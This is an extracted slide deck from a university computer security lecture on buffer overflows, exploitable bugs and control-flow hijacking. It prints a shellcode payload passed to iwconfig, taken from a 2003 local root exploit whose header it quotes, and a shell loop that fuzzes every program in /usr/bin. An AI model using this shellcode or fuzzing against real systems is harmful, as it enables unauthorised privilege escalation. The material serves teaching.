




The picture can't be displayed.

CS165 – Computer Security

Buffer Overflows and Exploits


October 13, 2025

Computer Hackers




[http://en.wikipedia.org/wiki/Hacker_\(computer_security\)](http://en.wikipedia.org/wiki/Hacker_(computer_security))

Computer Hackers




[http://en.wikipedia.org/wiki/Hacker_\(computer_security\)](http://en.wikipedia.org/wiki/Hacker_(computer_security))

Computer Hackers





[http://en.wikipedia.org/wiki/Hacker_\(computer_security\)](http://en.wikipedia.org/wiki/Hacker_(computer_security))


Find *Exploitable* Bugs



Find *Exploitable* Bugs



Find *Exploitable* Bugs





OK

\$ iwconfig accesspoint

Exploit

\$ iwconfig 01ad 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 fce8 bfff
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 3101
50c0 2f68 732f 6868
622f 6e60 e389 5350
Superuser 0bb0 80cd

OK

Exploit





```
$ iwconfig accesspoint
```

```
$ iwconfig 01ad 0101 0101 0101
            0101 0101 0101 0101
            0101 0101 0101 0101
            0101 0101 0101 0101
            0101 0101 fce8 bfff
            0101 0101 0101 0101
            0101 0101 0101 0101
            0101 0101 0101 0101
            0101 0101 0101 0101
            0101 0101 0101 3101
            50c0 2f68 732f 6868
#          622f 6e60 e389 5350
            0bb0 80cd
```

Superuser

```
/*
Name: iw-config.c
Copyright: !sh2k+!tc2k
Author: heka
Date: 11/11/2003
Greetings: bx, pintos, eksol, hex, keyhook,
grass, toolman, rD, shellcode,
dunric, termid, kewlcat, JiNKS
Description: /sbin/iwconfig - local root
exploit
iwconfig manipulate the basic wireless
parameters
http://www.securityfocus.com/archive/1/344272/2003-11-10/2003-11-16/0
*/
```

Bug Fixed!



There are plenty of bugs

Fact:
Ubuntu Linux
has over
99,000
known bugs




```
1. inp=`perl -e '{print "A"x8000}'`  
2. for program in /usr/bin/*; do  
3.     for opt in {a..z} {A..Z}; do  
4.         timeout -s 9 1s  
           $program -$opt $inp  
5.     done  
6. done
```

```
1. inp=`perl -e '{print "A"x8000}'`  
2. for program in /usr/bin/*; do  
3.     for opt in {a..z} {A..Z}; do  
4.         timeout -s 9 1s  
           $program -$opt $inp  
5.     done  
6. done
```

1009 Linux programs. 13 minutes.
52 *new* bugs in 29 programs.

Agenda


Control Flow Hijacks




Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction

